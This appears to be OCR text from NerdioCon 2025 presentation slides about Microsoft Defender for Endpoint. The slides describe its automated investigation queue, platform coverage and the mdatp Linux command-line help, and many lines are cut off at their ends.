
Apply secure settings and updates

Product/Component	Settings/Updates
Windows Defender Antivirus	Update to threat definition ve
Windows Defender Antivirus	Turn on cloud-delivered prote
Windows Defender Antivirus	Turn on real-time protection

Automated investigation and remediation (AIR)

Automatically investigates alerts and helps to remediate complex threats

- Mimics the ideal steps analysts would take
- Tackles file or memory-based attacks
- Scales security operations with 24x7 automated responses



Office ATP Alert - Suspicious file found based on an Office ATP alert

Investigation #88 is complete - Remediated

Started
Oct 18, 2019, 9:06:33 PM

Ended
Oct 18, 2019, 9:22:58 PM

Investigation details

Status
Remediated
Malicious entities found were successfully remediated.

Alert severity
Medium

Category
Malware

Detection source
Office ATP

What is Defender for Endpoint AIR?


✓ **Security automation is…**
mimicking the *ideal steps* a human would take *to investigate and remediate* a cyber threat

✗ **Security automation is not…**
if machine has alert → auto-isolate

When we look at the steps an analyst is taking as when investigating and remediating threats we can identify the following high-level steps:

1. Determining whether the threat requires action
2. Performing necessary remediation actions
3. Deciding what additional investigations should be next
4. Repeating this as many times as necessary for every alert

Auto investigation queue


Microsoft Defender Security Center
Machine
Search Microsoft Defender ATP
57
Last Month
Customize columns
Export
100 items per page

Automated Investigations

Triggering alert	ID	Status	Detection Source	Entities	Start Date	Duration
'Powersploit' malware was detected	99	Remediated	Antivirus	barbaram-pc.mtpdemos.net	10/28/19, 10:51 PM	14:47m
Office ATP Alert - Suspicious file found based on an Office ATP alert	98	Remediated	OfficeATP	barbaram-pc.mtpdemos.net	10/26/19, 2:05 AM	15:40m
Automated investigation started manually	94	No threats found	AutomatedInvestigation	robertot-pc.mtpdemos.net	10/23/19, 6:10 PM	13:33m
Automated investigation started manually	93	Partially investigated	AutomatedInvestigation	barbaram-pc.mtpdemos.net	10/23/19, 5:41 PM	1:14h
Automated investigation started manually	92	No threats found	AutomatedInvestigation	andrewf-pc.mtpdemos.net	10/21/19, 4:07 PM	21:55m
Hacktool Mimikatz detected	91	Remediated	EDR	barbaram-pc.mtpdemos.net	10/19/19, 8:31 AM	1:29h
Hacktool Mimikatz detected	90	Remediated	EDR	barbaram-pc.mtpdemos.net	10/18/19, 10:32 PM	1:32h
'AutoKMS' unwanted software was detected	89	Partially remediated	Antivirus	andrewf-pc.mtpdemos.net	10/18/19, 9:48 PM	1:07h
Office ATP Alert - Suspicious file found based on an Office ATP alert	88	Remediated	OfficeATP	barbaram-pc.mtpdemos.net	10/18/19, 9:06 PM	16:25m
Automated investigation started manually	85	No threats found	AutomatedInvestigation	gaile-pc.mtpdemos.net	10/17/19, 4:01 AM	42h
Automated investigation started manually	84	No threats found	AutomatedInvestigation	barbaram-pc.mtpdemos.net	10/16/19, 5:50 PM	2d
Automated investigation started manually	83	Terminated by system	AutomatedInvestigation	aarifs-pc	10/16/19, 10:02 AM	3d
Automated investigation started manually	80	No threats found	AutomatedInvestigation	barbaram-pc.mtpdemos.net	10/11/19, 3:33 PM	4:55h
Automated investigation started manually	77	Terminated by system	AutomatedInvestigation	gaile-pc.mtpdemos.net	10/10/19, 3:29 PM	3d
Automated investigation started manually	75	No threats found	AutomatedInvestigation	robertot-pc.mtpdemos.net	10/10/19, 2:50 PM	13:12m
'WmiRegBasedCommand' malware was detected	73	No threats found	Antivirus	barbaram-pc.mtpdemos.net	10/5/19, 7:16 AM	7:32m

Filters


Status
- ☑ Any
- ☐ No threats found 7
- ☐ Remediated 6
- ☐ Terminated by system 2
- ☐ Partially investigated 1
- ☐ Partially remediated 1

Triggering alert
- ☑ Any
- ☐ Automated investigation started ma... 9
- ☐ 'WmiRegBasedCommand' malware ... 2
- ☐ Hacktool Mimikatz detected 2
- ☐ Office ATP Alert - Suspicious file fou... 2
- ☐ 'AutoKMS' unwanted software was d... 1

Detection Source
- ☑ Any
- ☐ AutomatedInvestigation 9
- ☐ Antivirus 4
- ☐ EDR 2
- ☐ OfficeATP 2

Entities

Investigation graph



'Powersploit' malware was detected

Investigation #99 is complete - Remediated

Started
Oct 28, 2019, 10:51:15 PM

Ended
Oct 28, 2019, 11:06:02 PM

Total pending time: 5s

00:14:47
Complete

Investigation details

Status
Remediated
Malicious entities found were successfully re mediated.

Alert severity
Informational

Category
Malware

Detection source
Antivirus

Partner APIs—connecting with the platform

Microsoft Defender for Endpoint

Elevate your security

- Vulnerability management
- Attack surface reduction
- Next generation protection
- Endpoint detection and response
- Auto investigation and remediation

Simplified onboarding and administration

APIs and integration

- Devices
- Reporting
- Apps
- SIEM data
- Tools

Delivering device security across platforms

Endpoints and servers[1]

Windows

macOS

Mobile devices[2]

iOS

Virtual desktops

Azure Virtual Desktop

Windows 365

---

[1] Add-on for server support is now available.

[2] iOS and Android security without Intune for MDB standalone now GA. Intune Plan 1 is included in Microsoft 365 Business Premium. See Documentation for detail.


NerdioCon
2025
PALM SPRINGS

Windows Servers

Defender for Endpoint for servers

Windows server and Linux server protection

- Same protection for both clients and servers with a single admin experience
- Available via Microsoft Defender for Cloud Plan 1 and Plan 2 or Defender for Endpoint for Servers



Step 1

Select operating system to start onboarding proce

Windows 10 and 11

options above.

For more information on how to configure a

script

section in the Microsoft Defender for Endpo

NerdioCon
2025
PALM SPRINGS

macOS

Microsoft Defender for Endpoint (Mac)

macOS

Threat prevention

- Realtime MW protection for Mac OS
- Malware detection alerts visible in the Microsoft Defender for Endpoint console

Rich cyber data enabling attack detection and investigation


- Monitors relevant activities including files, processes, network activities
- Reports verbose data with full-scope of relationships between entities
- Provides a complete picture of what's happening on the device

Enterprise Grade

- Lightweight deployment & onboarding process
- Performant, none intrusive
- Aligned with compliance, privacy & data sovereignty requirements

Seamlessly integrated with Microsoft Defender for Endpoint capabilities

- Detection dictionary across the kill chain
- 6 months of raw data on all machines inc Mac OS
- Reputation data for all entities being logged
- Single pane of glass across all endpoints Mac OS
- Advanced hunting on all raw data including Mac OS
- Custom TI
- API access to the entire data model inc Mac OS
- SIEM integration
- Compliance & Privacy
- RBAC




Linux servers

Linux servers

On the client:

- AV prevention
- Full command line experience (scanning, configuring, agent health)



```
arallels@t-ubuntu:~$ mdatp
 -h [ --help ]           Display help
 --trace                 Begins tracing Microsoft Defender's ac
 --verbose               Verbose output
 --retry                 Retry attempts to connect
 --diagnostic            Gathers log files and packages them to
                         compressed file in the support directo
 --definition-update     Checks for new definition updates
 --pretty                Displays the output in human-readable
 --health [metric]       Display health information (Optional p
                         report just one metric)
 --notice                Display third party notice
 --logging               Logging options (see below)
 --config [name] [value] Change configuration
 --threat                Threat operations (see below)
 --scan                  Scan operations (see below)
 --exclusion             Exclusion operations (see below)
 --connectivity-test     Run connectivity test
 --edr                   EDR config (see below)

-logging options:
 --set-level arg       Sets the current diagnostic logging leve
 --view-logs           Outputs the contents of log files to the

-threat options:
 --add-allowed arg                      Adds allowed threat
 --remove-allowed arg                   Removes allowed threat
 --get-details arg                      Gets threat details
 --list                                 Lists all detected threa
 --quarantine arg                       Quarantines threat (by t
 --restore arg                          Restores threat (by thre
 --remove arg                           Removes threat (by threa
 --type-handling [threat_type] [action]
                                        Changes the way certain
                                        threats are handled

-scan options:
 --path path           Scans provided path
 --quick               Performs quick scan
 --full                Pefroms full system scan
 --cancel              Cancels current scan (either quick, full
                       one)

-exclusion options:
 --list                 List exclusions
 --add-file arg         File path
 --add-folder arg       Folder path
 --add-extension arg    File extension
 --add-process arg      Process name
 --remove-file arg      File path
 --remove-folder arg    Folder path
 --remove-extension arg File extension
```

In the Microsoft Defender XDR security portal, you'll see basic alerts and machine information.

EDR functionality will be gradually lit up in upcoming waves.

Antivirus alerts:

- Severity
- Scan type
- Device information (hostname, machine identifier, tenant identifier, app version, and OS type)
- File information (name, path, size, and hash)
- Threat information (name, type, and state)

Device information:

- Machine identifier
- Tenant identifier
- App version
- Hostname
- OS type
- OS version
- Computer model
- Processor architecture
- Whether the device is a virtual machine

NerdioCon
2025
PALM SPRINGS

Mobile Threat Detection

